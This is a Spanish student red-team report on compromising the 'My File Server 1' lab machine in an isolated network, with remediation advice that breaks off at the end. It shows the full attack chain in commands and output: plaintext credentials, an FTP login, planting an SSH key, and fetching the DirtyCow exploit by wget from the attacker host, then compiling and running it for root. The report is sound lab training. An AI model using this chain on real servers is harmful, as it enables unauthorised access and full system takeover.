



ACTIVIDAD 09

ACTIVIDAD 09 - Red team report: pentesting de My File Server 1

CON V: Seguridad Informática
Servando López Contreras

Alvarez Aquino Enrique – 177071

Arellano Wratny Elisa Alejandra– 177339

López Alemán Emiliano – 182883

Portales Pérez Luis Gabriel – 174278

Rodríguez Rivera José Vicente - 179954

ACTIVIDAD 09 - Red team report: pentesting de My File Server 1

Executive Summary

En esta actividad se realizó una prueba de penetración (pentesting) al sistema My File Server 1, con el objetivo de identificar vulnerabilidades que pudieran afectar la seguridad del servidor y analizar el impacto que estas podrían tener en el sistema.

Durante el desarrollo del laboratorio se detectaron varias debilidades de seguridad que permitieron obtener acceso al sistema objetivo. Una de las principales vulnerabilidades encontradas fue la exposición de credenciales en texto plano dentro del archivo `/readme.txt`, el cual era accesible desde el servidor web. Esta información permitió autenticarse en el servicio FTP utilizando el usuario `smbuser`.

Una vez obtenido el acceso inicial, fue posible establecer una conexión remota mediante SSH, lo que permitió interactuar directamente con el sistema. Posteriormente se identificó que el sistema utilizaba una versión vulnerable del kernel de Linux, lo cual permitió explotar la vulnerabilidad DirtyCow (CVE-2016-5195) para realizar una escalada de privilegios y obtener acceso como usuario `root`.

El análisis del impacto demuestra que estas vulnerabilidades pueden comprometer los tres pilares de la seguridad de la información: confidencialidad, integridad y disponibilidad. Debido a esto, se considera que el nivel de riesgo del sistema es alto, ya que un atacante podría obtener control completo del servidor.

Finalmente, se proponen diversas recomendaciones de seguridad que permitirían reducir los riesgos identificados y mejorar la protección del sistema.

Scope

El alcance de esta prueba de penetración se enfocó únicamente en el análisis del sistema My File Server 1, el cual fue utilizado como máquina vulnerable dentro de un entorno de laboratorio.

Para realizar las pruebas se utilizaron dos máquinas virtuales:

- Kali Linux, utilizada como máquina atacante para ejecutar las herramientas de análisis y explotación.
- My File Server 1, que funcionó como la máquina objetivo del pentesting.

Ambas máquinas se configuraron en modo de red Host-Only, lo que permitió que se comunicaran dentro de una red aislada. Esto garantiza que las pruebas de seguridad se realicen en un entorno controlado sin afectar otros equipos o redes externas.

Dentro del alcance del ejercicio se realizaron las siguientes actividades:

- Identificación de hosts dentro de la red
- Escaneo y descubrimiento de servicios activos
- Enumeración de recursos y configuraciones del sistema
- Identificación de vulnerabilidades
- Explotación controlada de vulnerabilidades encontradas
- Escalada de privilegios

El objetivo principal fue simular cómo un atacante podría comprometer el sistema aprovechando las debilidades de seguridad presentes.

Metodología aplicada (PTES / OWASP)

Para llevar a cabo el pentesting se siguieron principios de metodologías reconocidas en seguridad informática, principalmente PTES (Penetration Testing Execution Standard) y las buenas prácticas propuestas por OWASP. Estas metodologías permiten realizar pruebas de seguridad de forma organizada y estructurada.

Primero se realizó la fase de reconocimiento, en la cual se identificaron los dispositivos activos dentro de la red utilizando herramientas como Netdiscover. Esto permitió localizar la máquina objetivo dentro del entorno de pruebas.

Después se realizó la fase de enumeración, donde se analizaron los servicios del sistema para encontrar posibles debilidades. Durante esta etapa se utilizaron herramientas como DirBuster, Nikto y SMBMap, las cuales permitieron descubrir directorios ocultos, configuraciones inseguras y recursos compartidos dentro del servidor.

Posteriormente se pasó a la fase de explotación, donde se utilizaron las credenciales encontradas en el archivo /readme.txt para acceder al servicio FTP del sistema.

Una vez dentro del sistema se realizó una escalada de privilegios, identificando que el kernel era vulnerable a DirtyCow (CVE-2016-5195). Mediante el uso de un exploit público fue posible obtener privilegios de root, logrando así el control total del sistema.

Finalmente, se analizó el impacto de las vulnerabilidades encontradas utilizando el modelo CIA, evaluando cómo estas afectan la confidencialidad, integridad y disponibilidad del sistema.


Fases de reconocimiento

Configuración del entorno de pruebas

El laboratorio fue configurado utilizando dos máquinas virtuales:

- **Kali Linux** (máquina atacante)
- **My File Server 1** (máquina objetivo)

Ambas máquinas fueron configuradas en modo de red **Host-Only**, permitiendo la comunicación dentro de una red aislada para fines de pruebas de seguridad. Esta configuración garantiza que las pruebas de penetración se realicen en un entorno controlado sin afectar otros sistemas de la red.



Identificación de la dirección IP del atacante

Antes de comenzar con el reconocimiento del objetivo, se verificó la dirección IP de la máquina atacante utilizando el comando: **ip address**. Este paso permite identificar la dirección IP asignada dentro de la red local del laboratorio. En este caso la dirección IP del atacante fue: **192.168.56.100**

Descubrimiento de hosts en la red

Una vez identificada la dirección IP del atacante, se procedió a escanear la red local para identificar otros hosts activos. Para ello se utilizó la herramienta **Netdiscover**, la cual permite identificar dispositivos activos mediante solicitudes ARP. Comando ejecutado: **sudo netdiscover**.

Currently scanning: 192.168.87.0/16 Screen View: Unique Hosts					
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.56.1	0a:00:27:00:00:02	1	60	Unknown vendor	
192.168.56.100	08:00:27:02:d4:1a	1	60	PCS Systemtechnik GmbH	
192.168.56.104	08:00:27:23:ac:68	1	60	PCS Systemtechnik GmbH	

IP	Descripción
192.168.56.1	Gateway
192.168.56.100	Máquina atacante (Kali Linux)
192.168.56.104	Máquina objetivo (My File Server 1)

La dirección **192.168.56.104** fue identificada como la máquina objetivo del laboratorio.

Enumeración

Enumeración mediante Dirbuster

Inicialmente se utilizó la herramienta **DirBuster**, la cual permite realizar ataques de fuerza bruta sobre rutas del servidor web utilizando listas de palabras (wordlists). Este tipo de herramienta es útil para identificar directorios y archivos ocultos que no se encuentran enlazados directamente en la página principal del sitio.

El objetivo de este proceso es descubrir:

- archivos ocultos
- directorios no indexados
- recursos potencialmente sensibles

El escaneo fue configurado de la siguiente forma:

- **URL objetivo**
 - http://192.168.56.104
- **Wordlist utilizada**
 - /usr/share/dirbuster/wordlists/directory-list-1.0.txt
- **Tipo de ataque**

- List based brute force
- **Extensiones analizadas**
 - html
 - js
 - txt

File Options About Help

Target URL (eg http://example.com:80/)

http://192.168.56.104

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 10 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files

/usr/share/dirbuster/wordlists/directory-list-1.0.txt

Char set Min length Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

192.168.56.104

Please complete the test details

Sin embargo, el proceso de enumeración con DirBuster puede resultar **lento debido a la gran cantidad de combinaciones posibles**, por lo que se decidió complementar el análisis utilizando herramientas adicionales de escaneo.

Enumeración mediante Nikto

Posteriormente se utilizó la herramienta **Nikto**, un escáner de vulnerabilidades especializado en servidores web. A diferencia de DirBuster, Nikto no realiza fuerza bruta de rutas, sino que analiza el servidor en busca de:

- configuraciones inseguras
- versiones vulnerables de software
- archivos conocidos que suelen encontrarse en servidores mal configurados
- métodos HTTP peligrosos

Comando utilizado: **nikto -h 192.168.56.104**

```
(kali@kali)-[~]
└─$ nikto -h 192.168.56.104
  Nikto v2.5.0

+ Target IP:      192.168.56.104
+ Target Hostname: 192.168.56.104
+ Target Port:    80
+ Start Time:    2026-03-03 21:10:21 (GMT-5)

+ Server: Apache/2.4.6 (CentOS)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /readme.txt: This might be interesting.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8908 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:    2026-03-03 21:10:46 (GMT-5) (25 seconds)

+ 1 host(s) tested
```

```
kali@kali: ~
Session Actions Edit View Help
+ Target IP:      192.168.56.104
+ Target Hostname: 192.168.56.104
+ Target Port:    80
+ Start Time:    2026-03-03 21:10:30 (GMT-5)

+ Server: Apache/2.4.6 (CentOS)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /readme.txt: This might be interesting.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8908 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:    2026-03-03 21:11:00 (GMT-5) (30 seconds)


+ 1 host(s) tested

(kali@kali)-[~]
└─$
```

El escaneo realizado identificó varios hallazgos relevantes, entre ellos:

- el servidor web **Apache/2.4.6 (CentOS)**
- ausencia de headers de seguridad
- el método HTTP **TRACE** habilitado
- acceso a directorios como **/icons/**
- presencia del archivo **/readme.txt**

Nikto marcó específicamente el archivo: **/readme.txt** como “**This might be interesting**”, lo cual indicaba que podría contener información relevante para el análisis de seguridad.



El contenido del archivo reveló credenciales almacenadas en texto plano: **My Password isrootroot1**. Este hallazgo representa una **exposición directa de credenciales**, lo cual constituye una vulnerabilidad crítica desde el punto de vista de seguridad.

La presencia de credenciales en archivos accesibles públicamente puede permitir que un atacante obtenga acceso no autorizado al sistema y continúe con fases posteriores del ataque, como el acceso remoto o la escalada de privilegios.

Enumeración del servicio Samba

Durante la fase de reconocimiento se identificó el puerto **445/TCP** asociado al servicio **SMB (Server Message Block)**, comúnmente utilizado para compartir archivos en sistemas Windows y Linux mediante **Samba**. Para analizar este servicio se utilizó la herramienta **SMBMap**, la cual permite enumerar recursos compartidos y verificar los permisos disponibles para cada uno.

Comando ejecutado: **sudo smbmap -H 192.168.56.104**

```
(kali@kali)-[~]
└─$ sudo smbmap -H 192.168.56.104

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 192.168.56.104:445      Name: 192.168.56.104      Status: Authenticated
    Disk                                                              Permissions      Comment
    ────
    print$                    NO ACCESS       Printer Drivers
    smbdata                   READ, WRITE     smbdata
    smbuser                   NO ACCESS       smbuser
    IPC$                      NO ACCESS       IPC Service (Samba 4.9.1)
```


Recurso	Permisos	Descripción
print\$	No Access	Drivers de impresora
smbdata	READ, WRITE	Carpeta compartida
smbuser	No Access	Directorio del usuario
IPC\$	No Access	Comunicación interna

Se identificó el nombre del usuario asociado al servicio: **smbuser**, lo cual podría ser útil para ataques posteriores de autenticación o enumeración de credenciales.

Interpretación dentro del pentest

Aunque el recurso compartido **smbdata** permitía acceso de lectura y escritura, en este laboratorio no fue necesario explotar este servicio, ya que el vector de ataque más directo se encontró en el servidor web mediante la exposición de credenciales en el archivo **readme.txt**.

Sin embargo, la enumeración del servicio SMB permitió identificar **posibles vectores adicionales de ataque**, lo cual forma parte de un proceso completo de evaluación de seguridad.

Explotación

Durante la fase de enumeración se descubrió el archivo: **/readme.txt**. El contenido del archivo reveló credenciales almacenadas en texto plano: **My Password is rootroot1**.

Estas credenciales fueron utilizadas para intentar acceso a otros servicios identificados durante el escaneo de puertos.

Uno de los servicios disponibles era **FTP (File Transfer Protocol)** en el puerto **21**, por lo que se intentó autenticación utilizando el usuario previamente identificado durante la enumeración del servicio Samba.

```
(root@kali)-[/]  
# ftp 192.168.56.104  
Connected to 192.168.56.104.  
220 (vsFTPD 3.0.2)  
Name (192.168.56.104:kali): smbuser  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> █
```

Se realizó la conexión al servidor FTP utilizando el comando: **ftp 192.168.56.104**. Posteriormente se ingresaron las credenciales:

- Usuario:
 - smbuser
- Contraseña:
 - rootroot1

El acceso fue exitoso, permitiendo establecer una sesión autenticada en el servidor FTP.

Preparación para escalada de privilegios

Preparación para acceso remoto

Una vez obtenido acceso al sistema mediante FTP, se preparó un mecanismo para lograr acceso remoto mediante **SSH**. Para ello se generó un **par de claves SSH**, lo cual permite autenticación sin contraseña en sistemas que acepten claves públicas.

El par de claves fue generado utilizando el comando: **sudo ssh-keygen**. Este proceso generó: **id_ed25519** y **id_ed25519.pub**.

```

(kali@kali)-[~]
$ sudo ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:rVZ9UApzNmbx0hDHoJ8IYqJ8bX1MxsMmpRduDJAkGJo root@kali
The key's randomart image is:
+--[ED25519 256]--+
|   .o..oo. = @=o   |
|  o.   ..  O X O.  |
|E . . . o + @ + o  |
| . . + o @ = +    |
|  o . o S * + .   |
|   . .   +   .    |
|       o          |
|      .           |
+-----[SHA256]-----+

```

Manipulación del sistema mediante FTP

Una vez obtenido acceso al servidor FTP utilizando las credenciales descubiertas durante la fase de enumeración, se procedió a explorar el sistema de archivos disponible para el usuario autenticado.

Mediante el comando: **pwd**, se identificó que el directorio de trabajo del usuario era: **/home/smbuser**. Esto confirmó que el acceso FTP estaba asociado con la cuenta **smbuser**, identificada previamente durante la enumeración del servicio SMB.

Creación del directorio SSH

Para preparar un mecanismo de acceso remoto, se creó el directorio utilizado por SSH para almacenar claves autorizadas.

Comando ejecutado: **mkdir .ssh**. Posteriormente se accedió a dicho directorio: **cd .ssh**

El directorio **.ssh** es utilizado por los sistemas Linux para almacenar claves públicas autorizadas que permiten autenticación sin contraseña mediante SSH.

Carga de clave pública SSH

A continuación, se cargó la clave pública generada previamente desde la máquina atacante.

Comando utilizado: **put /root/.ssh/id_ed25519.pub authorized_keys**. Este comando transfirió la clave pública al archivo: **~/.ssh/authorized_keys**, dentro del sistema objetivo.

El archivo **authorized_keys** es utilizado por el servicio SSH para validar qué claves públicas pueden autenticarse en el sistema.

```
(root@kali)-[/]
# ftp 192.168.56.104
Connected to 192.168.56.104.
220 (vsFTPD 3.0.2)
Name (192.168.56.104:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/smbuser
ftp> mkdir .ssh
257 "/home/smbuser/.ssh" created
ftp> cd ..ssh
550 Failed to change directory.
ftp> cd .ssh
250 Directory successfully changed.
ftp> put /root/.ssh/id_ed25519.pub
local: /root/.ssh/id_ed25519.pub remote: /root/.ssh/id_ed25519.pub
229 Entering Extended Passive Mode (|||5822|).
553 Could not create file.
ftp> put /root/.ssh/id_ed25519.pub authorized_keys
local: /root/.ssh/id_ed25519.pub remote: authorized_keys
229 Entering Extended Passive Mode (|||5446|).
150 Ok to send data.
100% |*****|
226 Transfer complete.
91 bytes sent in 00:00 (57.89 KiB/s)
ftp>
```

Acceso remoto al sistema

Tras preparar el acceso mediante clave pública durante la sesión FTP, se intentó establecer una conexión remota al sistema utilizando el servicio **SSH**, previamente identificado durante el escaneo de puertos.

Comando ejecutado: **ssh smbuser@192.168.56.104**. Durante el primer intento de conexión, el sistema solicita confirmar la autenticidad del host, mostrando la huella digital de

la clave SSH del servidor. Una vez aceptada la conexión, se estableció una sesión remota exitosa en el sistema objetivo.

```
(root@kali)-[~]
# ssh smbuser@192.168.56.104
The authenticity of host '192.168.56.104 (192.168.56.104)' can't be established.
ED25519 key fingerprint is SHA256:ccn0TgE4/OXtSpg3oM02gVNYXrps4Zi+XcBgaDZnW78.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.104' (ED25519) to the list of known hosts.
#####
#                               Armour Infosec                               #
#                               www.armourinfosec.com                         #
#                               My File Server - 1                           #
#                               Designed By :- Akanksha Sachin Verma          #
#                               Twitter    :- @akankshavermasv                #
#                               #####                                         #
#####
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$
```

Escalada de privilegios

Identificación de vulnerabilidad en el kernel

Una vez establecida la sesión SSH, se ejecutaron diversos comandos con el objetivo de confirmar el acceso al sistema y obtener información básica del entorno.

Identificación del usuario

- Comando:
 - whoami
- Resultado:
 - smbuser

Verificación del directorio de trabajo

- Comando:
 - pwd
- Resultado:
 - /home/smbuser

Identificación del sistema operativo

- Comando:
 - uname -a
- Resultado:
 - Linux fileserver 3.10.0-229.el7.x86_64

Esto confirma que el sistema objetivo se encuentra ejecutando una distribución **Linux** basada en **CentOS**.

```

Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$ whoami
smbuser
[smbuser@fileserver ~]$ pwd
/home/smbuser
[smbuser@fileserver ~]$ uname
Linux
[smbuser@fileserver ~]$ uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserver ~]$


```

Este kernel corresponde a una versión antigua de **CentOS / Linux**, la cual es vulnerable a la vulnerabilidad conocida como: **CVE-2016-5195 (DirtyCow)**

DirtyCow es una vulnerabilidad del kernel Linux que permite a un usuario local **escalar privilegios hasta root** mediante una condición de carrera en el mecanismo **Copy-On-Write (COW)** del sistema de memoria.

Obtención del exploit

Para explotar esta vulnerabilidad se buscó un exploit público disponible en repositorios de seguridad. Se identificó un exploit funcional en el repositorio: <https://github.com/SecWiki/linux-kernel-exploits>. Dentro del repositorio se localizó el exploit correspondiente a: **CVE-2016-5195**. El código fuente del exploit fue copiado y guardado en el sistema comprometido con el nombre: **40616.c**. Este archivo contiene el código necesario para aprovechar la vulnerabilidad **DirtyCow** y obtener privilegios de administrador.



```
ssh x 40616.c x
1 /*
2 *
3 * EDB-Note: After getting a shell, doing "echo 0 > /proc/sys/vm/
  dirty_writeback_centisecs" may make the system more stable.
4 *
5 * (un)comment correct payload first (x86 or x64)!
6 *
7 * $ gcc cowroot.c -o cowroot -pthread
8 * $ ./cowroot
9 * DirtyCow root privilege escalation
10 * Backing up /usr/bin/passwd.. to /tmp/bak
11 * Size of binary: 57048
12 * Racing, this may take a while..
13 * /usr/bin/passwd is overwritten
14 * Popping root shell.
15 * Don't forget to restore /tmp/bak
16 * thread stopped
17 * thread stopped
18 * root@box:/root/cow# id
19 * uid=0(root) gid=1000(foo) groups=1000(foo)
20 +/
```

Creación de servidor web temporal

En la máquina atacante se levantó un servidor HTTP utilizando Python con el siguiente comando: **python3 -m http.server 8080**

Este comando permite compartir archivos del directorio actual a través del puerto **8080**, facilitando la transferencia de archivos hacia el sistema objetivo.

```
(kali@kali)-[~/Desktop]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.104 - - [04/Mar/2026 21:41:57] "GET /40616.c HTTP/1.1" 200 -
```

Descarga del exploit desde la máquina víctima

Desde la sesión SSH previamente establecida en el sistema objetivo, se descargó el archivo del exploit utilizando la herramienta **wget**.

Comando ejecutado: **wget <http://192.168.56.101:8080/40616.c>**. Esto permitió transferir el archivo: **40616.c** al sistema comprometido.

El archivo corresponde al código fuente del exploit para la vulnerabilidad **DirtyCow**, el cual posteriormente puede ser compilado y ejecutado dentro del sistema objetivo.

```
[smbuser@fileserver ~]$ wget http://192.168.56.101:8080/40616.c
--2026-03-05 08:11:55-- http://192.168.56.101:8080/40616.c
Connecting to 192.168.56.101:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4806 (4.7K) [text/x-csrc]
Saving to: '40616.c'
100%[=====]
2026-03-05 08:11:55 (384 MB/s) - '40616.c' saved [4806/4806]

[smbuser@fileserver ~]$ ls
40616.c index.html
```

Compilación del exploit DirtyCow

Una vez transferido el archivo del exploit al sistema comprometido, se procedió a compilar el código fuente utilizando el compilador **gcc**, disponible en el sistema Linux.

El exploit fue compilado con el siguiente comando: **gcc 40616.c -o gearToTheEnd -pthread**

Donde:

- **40616.c** corresponde al código fuente del exploit para la vulnerabilidad DirtyCow.
- **-o gearToTheEnd** define el nombre del ejecutable generado.
- **-pthread** permite utilizar hilos necesarios para ejecutar el exploit.

Tras la compilación exitosa se generó el archivo ejecutable: **gearToTheEnd**

```
[smbuser@fileserver ~]$ gcc 40616.c -o gearToTheEnd -pthread
40616.c: In function 'proccelfmemThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
    extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
                   ^
[smbuser@fileserver ~]$ ls
40616.c gearToTheEnd index.html
```

Ejecución del exploit

Posteriormente se ejecutó el archivo compilado con el siguiente comando: **./gearToTheEnd**

Durante la ejecución del exploit se observó el siguiente comportamiento:

- el exploit realiza una copia de seguridad del archivo `/usr/bin/passwd`
- inicia una condición de carrera sobre el mecanismo **Copy-On-Write (COW)** del kernel
- sobrescribe archivos del sistema
- genera una **shell con privilegios de root**

Durante el proceso se mostró el mensaje: **DirtyCow root privilege escalation** y posteriormente: **Popping root shell**, lo cual indica que la escalada de privilegios fue exitosa.

```
[smbuser@fileserver ~]$ ./gearToTheEnd
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
```

Verificación de privilegios obtenidos

Tras la ejecución exitosa del exploit **DirtyCow**, se verificó el nivel de privilegios obtenidos mediante el comando: **whoami**. El resultado obtenido fue: **root**. Esto confirma que el proceso de explotación permitió escalar privilegios desde el usuario **smbuser** hasta el usuario **root**, lo que implica acceso completo al sistema.

```
[root@fileserver smbuser]# whoami
root
```

Análisis de impacto (modelo CIA)

El análisis de impacto se realizó utilizando el modelo CIA (Confidentiality, Integrity, Availability), el cual evalúa cómo las vulnerabilidades identificadas afectan los tres pilares fundamentales de la seguridad de la información.

Confidencialidad

La confidencialidad del sistema se ve comprometida debido a la exposición de credenciales en texto plano dentro del archivo `/readme.txt`, accesible públicamente desde el servidor web. Un atacante externo puede obtener dichas credenciales sin autenticación previa y utilizarlas para acceder a servicios internos del sistema.

En este caso, las credenciales descubiertas permitieron autenticación exitosa en el servicio FTP utilizando el usuario `smbuser`, lo que permitió explorar el sistema de archivos del servidor.

Además, el acceso posterior mediante SSH utilizando claves públicas permitió establecer una sesión remota persistente dentro del sistema. Esto implica que un atacante podría acceder a información sensible almacenada en el servidor, incluyendo archivos del sistema, configuraciones y datos potencialmente confidenciales.

Por lo tanto, el impacto en la confidencialidad se considera crítico, ya que un atacante puede obtener acceso no autorizado a información interna del sistema.

Integridad

La integridad del sistema también se encuentra comprometida debido a la capacidad del atacante para modificar archivos dentro del servidor.

Durante la explotación se identificó que el recurso compartido `smbdata` poseía permisos de lectura y escritura, lo que podría permitir a un atacante subir archivos maliciosos o modificar archivos existentes dentro del sistema.

Posteriormente, mediante la explotación de la vulnerabilidad DirtyCow (CVE-2016-5195), fue posible escalar privilegios desde el usuario `smbuser` hasta `root`, obteniendo control total del sistema.

Con privilegios de administrador, un atacante puede:

- modificar archivos críticos del sistema
- alterar configuraciones del servidor
- instalar malware o backdoors
- manipular registros de actividad (logs)

Esto representa un impacto muy alto en la integridad, ya que el atacante obtiene control completo sobre el sistema operativo.

Disponibilidad

La disponibilidad del sistema también puede verse afectada debido al acceso privilegiado obtenido por el atacante.

Con privilegios de root, un atacante podría:

- detener servicios críticos del servidor
- eliminar archivos del sistema
- bloquear accesos legítimos
- ejecutar ataques de denegación de servicio internos

Adicionalmente, la explotación de vulnerabilidades del kernel como DirtyCow puede provocar inestabilidad del sistema si se ejecuta incorrectamente.

Por esta razón, el impacto potencial sobre la disponibilidad del sistema se considera alto, ya que un atacante con privilegios administrativos podría interrumpir completamente la operación del servidor.

El análisis del modelo CIA demuestra que las vulnerabilidades identificadas tienen un impacto significativo en los tres pilares de la seguridad de la información.

La combinación de exposición de credenciales, configuraciones inseguras y vulnerabilidades del kernel permite a un atacante pasar de un acceso inicial limitado a control total del sistema, comprometiendo completamente la confidencialidad, integridad y disponibilidad del servidor.

Por lo tanto, el nivel de riesgo general del sistema se considera crítico y requiere medidas de remediación inmediatas.

Recomendaciones técnicas

Con base en los hallazgos identificados durante el proceso de pentesting, se proponen las siguientes recomendaciones técnicas para reducir el riesgo y fortalecer la seguridad del sistema.

Eliminación de credenciales expuestas

Se recomienda eliminar inmediatamente cualquier archivo que contenga credenciales almacenadas en texto plano dentro del servidor web, como el archivo `/readme.txt`.

Las credenciales nunca deben almacenarse en archivos públicos accesibles desde internet. En su lugar, deben utilizarse mecanismos seguros como:

- gestores de secretos
- variables de entorno
- cifrado de credenciales

Actualización del sistema operativo y del kernel

El sistema analizado utiliza una versión antigua del kernel de Linux vulnerable a CVE-2016-5195 (DirtyCow).

